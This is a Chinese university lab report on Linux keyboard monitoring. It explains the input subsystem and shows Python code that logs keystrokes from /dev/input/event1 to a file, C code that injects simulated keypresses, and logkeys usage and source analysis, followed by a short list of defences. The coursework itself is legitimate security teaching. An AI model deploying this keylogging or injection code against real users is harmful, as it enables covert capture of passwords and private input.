编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

课程名称 ： Linux架构分析与安全设计

实验内容 ： 实验3 Linux下编写键盘监控程序

专业(班) ： 信息安全

学 号 ：

姓 名 ：

任课教师 ： 王鹃

2023 年 10 月 31 日

目录

[实验三 Linux下编写键盘监控程序 3](#_Toc150970610)

[1. 实验目的 3](#_Toc150970611)

[2. 实验环境 3](#_Toc150970612)

[3. 实验原理 3](#_Toc150970613)

[4. 实验要求 7](#_Toc150970614)

[5. 实验内容和步骤 7](#_Toc150970615)

[6. 实验报告 12](#_Toc150970616)

[6.1 C语言实现linux键盘记录器 12](#_Toc150970617)

[6.2 python实现linux键盘记录器 13](#_Toc150970618)

[6.3 Linux自带keylogger 14](#_Toc150970619)

[7. 实验思考与改进 14](#_Toc150970620)

# 实验三 Linux下编写键盘监控程序

## 实验目的

在ubuntu下实现键盘监控功能，并把监控内容写到一个文件里 。


## 实验环境

（1）操作系统：Ubuntu 16.04

（2）软件工具：GCC

## 实验原理


Linux 输入子系统是 Linux内核用于管理各种输入设备（键盘，鼠标，遥控杆，书写板等等）的。linux输入子系统从上到下由三层实现，分别为：输入子系统事件处理层（EventHandler）、输入子系统核心层（InputCore）和输入子系统设备驱动层。其中设备驱动层提供对硬件各寄存器的读写访问和将底层硬件对用户输入访问的响应转换为标准的输入事件，再通过核心层提交给事件处理层；而核心层对下提供了设备驱动层的编程接口，对上又提供了事件处理层的编程接口；而事件处理层就为我们用户空间的应用程序提供了统一访问设备的接口和驱动层提交来的事件处理。所以这使得我们输入设备的驱动部分不在用关心对设备文件的操作，而是要关心对各硬件寄存器的操作和提交的输入事件。Linux的输入子系统框架如下图所示：



/dev/input目录下显示的是已经注册在内核中的设备编程接口，用户通过open这些设备文件来打开不同的输入设备进行硬件操作。事件处理层为不同硬件类型提供了用户访问及处理接口。例如当我们打开设备/dev/input/mice时，会调用到事件处理层的Mouse Handler来处理输入事件，这也使得设备驱动层无需关心设备文件的操作，因为Mouse Handler已经有了对应事件处理的方法。输入子系统由内核代码drivers/input/input.c构成，它的存在屏蔽了用户到设备驱动的交互细节，为设备驱动层和事件处理层提供了相互通信的统一界面。

总的来说。一个事件，如鼠标移动，键盘按下事件，首先通过   
 驱动层Driver --> 输入核心层 Input Core-->事件处理层Event handler-->用户空间user space的顺序来完成事件的响应。

我们可以通过 cat /proc/bus/input/devices 以查看到当前input子系统下面的所有event设备。我们对计算机的输入(包括敲击键盘，移动鼠标等等操作)经过内核(底层驱动,input)处理最后就上报到这些event里面了。而这里event0,event1,..就是用来区分各个外设的。



I：设备的ID

N ：设备的名字

P ：在系统层次结构中的设备的物理路径

S ：sysfs 路径

U ：设备的唯一识别码（如果设备有）

H ：与设备关联的输入句柄列表.

B ：位图

PROP：设备属性.

EV：设备支持的事件类型

KEY：此设备具有的按键/按钮。

MSC：设备支持的各种事件。.

LED：设备上的leds

上图是我的键盘设备,我们可以看到是event1。在/usr/include/linux/input.h中有定义，这个文件定义了event事件的结构体，API和标准按键的编码等；我们需要将要写入的按键编码填充到结构体中，然后写入键盘或者鼠标的事件设备驱动文件中。



结构体内容依次是按键时间。type事件类型：我们关注的是按键事件。code：事件的代码。按键事件的类型代码code是EV\_KEY，该代码为设备键盘代码。在该文头文件中已经定义的0-248中不同的键盘按键代码（/usr/include/linux/input.h）。value： 事件的值。按键事件的类型代码是EV\_KEY,当按键按下时值为1,松开时值为0。

## 实验要求

1. 通过认真学习linux键盘监控原理，明确实验目的、原理、方法以及注意事项等。
2. 实验过程中必须认真严肃，并认真学习和记录实验数据，从而进行科学分析。
3. 独立认真完成实验报告，语言简练、表达清晰，适当情况下增加相应的画图信息。



## 实验内容和步骤


1. 用C语言编写一个Linux键盘记录器。

（1）编写键盘记录程序


我们需要这些头文件

每当按下Caps lock键和按Shift键时，我们都会制作一个键盘布局，如下所示：


 




主函数包含一些变量和一个while循环。先创建并打开一个文件1.txt，这个文件将记录我们的按键信息。然后我们读取event1，参数O\_RDONLY 意味着我们只能读取文件。



在while循环中，我们读取fd并将信息存储在ev中，ev.code是扫描码。我们检查第一个if语句，查看按下的键是否是大写键。 如果是，我们将检查ifcaps\_pressed是否已经是1，如果为1，我们将其设置为0.否则我们将其设置为1.我们还检查是否按下shift，如果按下，我们sethift\_pressed为1.每当shift已经被释放，我们将其设置为0. [RShift]，[LShift]和[CapsLock]的扫描码分别为54,42和58。然后我们将按键信息输出到文件里面。





（2）编译运行（在root权限下进行）


gcc -o keylogger keylogger.c

./keylogger

（3）查看监控记录。

在电脑上随意进行击键操作，发现在同目录下生成了1.txt文件，击键内容也保存到了1.txt中。





二．用Python语言编写一个Linux键盘记录器。

大家自己百度去做实验，原理和C语言版的键盘记录程序一样。参考网址：<http://www.s0nnet.com/archives/linux-keylogger-with-python>。

三．Linux 16.04自带keylogger。

1. 安装logkeys。

sudo apt-get install logkeys

logkeys -s -o 1.log //利用logkeys --help查看用法

2.当时输入ls以及aaasss ctrl c时，按键信息都被保存在1.log文件里，查看1.log即可得到信息。

3.logkeys -k //停止

4.Logkeys网址：<https://github.com/kernc/logkeys>。

5. 实验中无法打开设备的话，要root权限。


6. Logkeys记录的按键信息不准确的话，可以从github上重新下载logkeys，然后按照install步骤进行安装，运行命令：

 继续上述命令即可。

## 实验报告

### 6.1 C语言实现linux键盘记录器

实验代码参考第五节，在这里我增添了一个时间戳，用于记录按键的时间。




运行效果如下：



在终端运行键盘跟踪程序，输入asdfgh!#@}USH^键盘向上键和键盘向下键

结果保存在1.txt中，打开该文件，可以看到我们按下的键盘及时间均被记录



### 6.2 python实现linux键盘记录器


实现思路和C语言类似，只不过采用python实现，字符转换数组同C语言，在此不展示，主函数部分如下：

1. def main():
2. shift\_pressed = False
3. caps\_pressed = False
5. with open("2.txt", "a+") as fh:
6. with open("/dev/input/event1", "rb") as file:
7. **while** True:
8. event = file.read(24)
9. \_, \_, type, code, value = **struct**.unpack("llHHI", event)
11. **if** type == 1 and value == 1:  # 按下键
12. timestamp = time.strftime('%Y-%m-%d %H:%M:%S', time.localtime())
13. **if** code == 42 or code == 54:  # LShift = 42，RShift = 54
14. shift\_pressed = True
15. elif code == 58:  # Caps Lock = 58
16. caps\_pressed = not caps\_pressed
18. **if** shift\_pressed:
19. fh.write(f"{timestamp}: Key {shift\_scancode\_to\_ascii[code]} pressed.\n")
20. fh.flush()
21. elif caps\_pressed:
22. fh.write(f"{timestamp}: Key {caps\_scancode\_to\_ascii[code]} pressed.\n")
23. fh.flush()
24. **else**:
25. fh.write(f"{timestamp}: Key {scancode\_to\_ascii[code]} pressed.\n")
26. fh.flush()


运行结果如下：




键盘记录被保存在2.txt中，查看记录，可见我们的键盘被正确跟踪。



### 6.3 Linux自带keylogger



使用logkeys跟踪按键信息，并将记录保存在2.log中，查看2.log中的记录



## 实验思考与改进

1. 监控键盘程序在用户空间还是内核空间运行？

用户空间。该键盘监控程序通过open /dev/input/event1（也就是键盘对应的设备文件），从该文件中读取键盘事件，这是程序使用Linux的输入子系统，通过

用户空间的文件系统接口与内核通信，而不是直接与内核进行交互。


用户空间的程序不能直接访问系统的硬件资源，而是通过系统调用和内核提供的接口来与内核进行通信。而内核空间运行的代码可以执行更底层的操作，例如驱动程序和硬件控制程序。在本实验中，程序通过读取设备文件`/dev/input/event1`来获取键盘事件，因此这是一种用户空间的操作方式。

1. Event x可以读，那么event x事件也可以写，这样就可以实现模拟敲击键盘？

本实验写了一个模拟敲击键盘的简单程序，可以模拟敲击，代码如下：

1. #include <string.h>
2. #include <stdio.h>
3. #include <sys/types.h>
4. #include <sys/stat.h>
5. #include <fcntl.h>
6. #include <linux/input.h>
7. #include <linux/uinput.h>
8. #include <stdio.h>
9. #include <sys/time.h>
10. #include <sys/types.h>
11. #include <unistd.h>
12. **void** simulate\_key(**int** fd, **int** kval)
13. {
14. // 定义一个用于存储输入事件的结构体变量
15. **struct** input\_event event;
16. // 设置事件类型为键盘事件
17. event.type = EV\_KEY;
18. // 设置事件值为1，表示键被按下
19. event.value = 1;
20. // 根据传入的键盘码设置事件码
21. event.code = kval;
23. // 获取当前时间并存储在事件的时间戳中
24. gettimeofday(&event.time, 0);
25. // 通过write函数将事件写入文件描述符所代表的设备文件中，模拟键盘按下操作
26. write(fd, &event, **sizeof**(event));
28. // 设置事件类型为同步事件
29. event.type = EV\_SYN;
30. // 设置事件码为SYN\_REPORT，表示发送同步报告
31. event.code = SYN\_REPORT;
32. // 设置事件值为0
33. event.value = 0;
34. // 通过write函数将事件写入设备文件，完成按下操作的确认
35. write(fd, &event, **sizeof**(event));
37. // 将事件的结构体清零，以便进行后续操作的设置
38. memset(&event, 0, **sizeof**(event));
39. // 再次获取当前时间并存储在事件的时间戳中
40. gettimeofday(&event.time, NULL);
41. // 设置事件类型为键盘事件
42. event.type = EV\_KEY;
43. // 根据传入的键盘码设置事件码，表示键被释放
44. event.code = kval;
45. // 设置事件值为0
46. event.value = 0;
47. // 通过write函数将事件写入设备文件，模拟键盘释放操作
48. write(fd, &event, **sizeof**(event));
49. // 再次设置事件类型为同步事件
50. event.type = EV\_SYN;
51. // 设置事件码为SYN\_REPORT，表示发送同步报告
52. event.code = SYN\_REPORT;
53. // 设置事件值为0
54. event.value = 0;
55. // 通过write函数将事件写入设备文件，完成释放操作的确认
56. write(fd, &event, **sizeof**(event));
57. }
59. **int** main()
60. {
61. **int** fd\_kbd;
62. **int** fd\_mouse;
63. fd\_kbd = open("/dev/input/event1",O\_RDWR);
64. **if**(fd\_kbd<=0){
65. printf("error open keyboard:\n");
66. **return** -1;
67. }
68. **int** i = 0;
69. **for**(i=0; i< 10; i++)
70. {
71. simulate\_key(fd\_kbd, KEY\_A + i);
72. sleep(1);
73. }
74. close(fd\_kbd);
75. }

运行，可以查看到键盘上a那行的字符被连续的敲击出来



1. 如何防止恶意程序监控键盘？

1.上述键盘监控程序仅在root权限下可以运行，因此我们可以限制程序的权限，

确保只有可信的程序能够访问键盘输入。不向不可信的程序授予root权限或其他敏感权限。可以使用用户账户和权限管理来限制程序的访问权限。另外当涉及敏感信息的时候，可以避免使用键盘，可以使用屏幕键盘进行点击。

2．及时更新操作系统和应用程序，以获取最新的安全补丁和修复程序。这有助于防止已知的安全漏洞被利用。

3.我们可以使用可信的杀毒软软件工具来扫描和检测系统中的恶意程序。定期更新病毒定义文件，并进行全面系统扫描，以确保检测到任何潜在的恶意软件。

4.定期检查系统日志：监视系统日志，特别是与安全相关的日志，例如登录日志和进程监控日志。这有助于及时发现异常活动或潜在的键盘监控行为。

5.现已出现一些防范键盘记录器的程序，如反键盘记录专家KeyDefender等，可以适当地运用这些软件，前提是要确保该软件是安全可信的。

1. 阅读logkeys的源码，分析实现原理与过程。

logkeys实现过程大致如下：

1.logkeys首先解析命令行参数，包括日志文件路径、键盘映射、输入设备等选项。这些选项可以通过命令行参数传递给logkeys程序。

如果指定了自定义的键盘映射方式，则使用parse\_input\_keymap函数解析自定义键盘映射。否则，调用determine\_system\_keymap函数确定系统的键盘映射方式。

如果未指定输入设备，则调用`determine\_input\_device`函数确定输入设备。否则，将参数args.device转换为输入设备的路径。

2.使用open函数以只读模式打开输入设备，并将文件描述符保存到input\_fd变量中。如果未禁用daemon模式（args.flags & FLAG\_NO\_DAEMON为假），则调用create\_PID\_file函数创建PID文件。这用于确保只有一个logkeys进程在运行。

3.logkeys进入一个无限循环，称为日志记录循环（log loop）。在每次循环中，它读取输入设备上的键盘事件，并将记录的按键数据写入日志文件。这些按键数据包括按键码、按键状态（按下或释放）、时间戳等信息。

4.当日志记录循环结束后，logkeys删除PID文件，并且调用exit函数退出程序，并返回退出状态码。

下面是部分关键代码：

1. keytables.cc

keytables.cc内容是关于键码和键表的定义

1. // these are ordered default US keymap keys
2. **wchar\_t** char\_keys[49] =  L"1234567890-=qwertyuiop[]asdfghjkl;'`\\zxcvbnm,./<";
3. **wchar\_t** shift\_keys[49] = L"!@#$%^&\*()\_+QWERTYUIOP{}ASDFGHJKL:\"~|ZXCVBNM<>?>";
4. **wchar\_t** altgr\_keys[49] = {0}; // old, US don't use AltGr key: L"\0@\0$\0\0{[]}\\\0qwertyuiop\0~asdfghjkl\0\0\0\0zxcvbnm\0\0\0|";  // \0 on no symbol; as obtained by `loadkeys us`
5. // TODO: add altgr\_shift\_keys[] (http://en.wikipedia.org/wiki/AltGr\_key#US\_international)
7. **wchar\_t** func\_keys[][8] = {
8. L"<Esc>", L"<BckSp>", L"<Tab>", L"<Enter>", L"<LCtrl>", L"<LShft>", L"<RShft>", L"<KP\*>", L"<LAlt>", L" ", L"<CpsLk>", L"<F1>", L"<F2>", L"<F3>", L"<F4>", L"<F5>",
9. L"<F6>", L"<F7>", L"<F8>", L"<F9>", L"<F10>", L"<NumLk>", L"<ScrLk>", L"<KP7>", L"<KP8>", L"<KP9>", L"<KP->", L"<KP4>", L"<KP5>", L"<KP6>", L"<KP+>", L"<KP1>",
10. L"<KP2>", L"<KP3>", L"<KP0>", L"<KP.>", /\*"<",\*/ L"<F11>", L"<F12>", L"<KPEnt>", L"<RCtrl>", L"<KP/>", L"<PrtSc>", L"<AltGr>", L"<Break>" /\*linefeed?\*/, L"<Home>", L"<Up>", L"<PgUp>",
11. L"<Left>", L"<Right>", L"<End>", L"<Down>", L"<PgDn>", L"<Ins>", L"<Del>", L"<Pause>", L"<LMeta>", L"<RMeta>", L"<Menu>"
12. };

char\_keys、shift\_keys和altgr\_keys分别存储了字符键、Shift组合键和AltGr组合键的字符。而func\_keys存储了功能键的字符串表示。

1. **const** **char** char\_or\_func[] =  // c = character key, f = function key, \_ = blank/error ('\_' is used, don't change); all according to KEY\_\* defines from <linux/input.h>
2. "\_fccccccccccccff"
3. "ccccccccccccffcc"
4. "ccccccccccfccccc"
5. "ccccccffffffffff"
6. "ffffffffffffffff"
7. "ffff\_\_cff\_\_\_\_\_\_\_"
8. "ffffffffffffffff"
9. "\_\_\_\_\_\_\_f\_\_\_\_\_fff";

这段代码定义了一个名为char\_or\_func的字符数组，按照行和列布局，用于表示整个键盘的键类型。

c表示字符；f表示功能键；\_表示空白或错误。

该数组的布局可以按照行和列进行解释，每行代表一个键盘行，每列代表一个键盘列。根据键盘布局，数组中的字符对应了不同的键类型。

例如，第一行的字符为\_fccccccccccccff，表示第一行的键类型如下：

第一个键为空白或错误，第二个键为功能键。从第三个字符开始到第15个键都是字符键。倒数第二个和最后一个键为功能键。

涉及的相关函数如下，仅保留了函数的定义，实现部分略去

1. **inline** **bool** is\_char\_key(unsigned **int** code)
3. **inline** **bool** is\_func\_key(unsigned **int** code)
5. **inline** **bool** is\_used\_key(unsigned **int** code)
7. // translates character keycodes to continuous array indexes
8. **inline** **int** to\_char\_keys\_index(unsigned **int** keycode)
10. // translates function keys keycodes to continuous array indexes
11. **inline** **int** to\_func\_keys\_index(unsigned **int** keycode)
13. } // namespace logkeys
15. #endif  // \_KEYTABLES\_H\_

is\_char\_key、is\_func\_key和is\_used\_key用于判断给定键码对应的键是否为字符键、功能键或已使用的键。

to\_char\_keys\_index和to\_func\_keys\_index，用于将键码转换为连续数组的索引值，以便访问相应的字符键或功能键。

1. logkeys.cc
2. **struct** key\_state\_t {
3. **wchar\_t** key;
4. unsigned **int** repeats;  // count\_repeats differs from the actual number of repeated characters! afaik, only the OS knows how these two values are related (by respecting configured repeat speed and delay)
5. **bool** repeat\_end;
6. input\_event event;
7. **bool** scancode\_ok;
8. **bool** capslock\_in\_effect = **false**;
9. **bool** shift\_in\_effect = **false**;
10. **bool** altgr\_in\_effect = **false**;
11. **bool** ctrl\_in\_effect = **false**;  // used for identifying Ctrl+C / Ctrl+D
12. } key\_state;

该结构体key\_state\_t定义了键盘按键的状态信息，具体字段如下：

key: 存储按下的键盘字符

repeats: 记录按键的重复次数

repeat\_end: 表示重复结束的标志，用于指示重复按键的结束。

event: 存储与按键事件相关的信息，具体内容可能包括按键类型、时间戳等。

scancode\_ok:用于指示按键的扫描码是否有效。

capslock\_in\_effect:用于指示是否开启了大写锁定。

shift\_in\_effect: 用于指示是否按下了Shift键。

altgr\_in\_effect:用于指示是否按下了AltGr键。

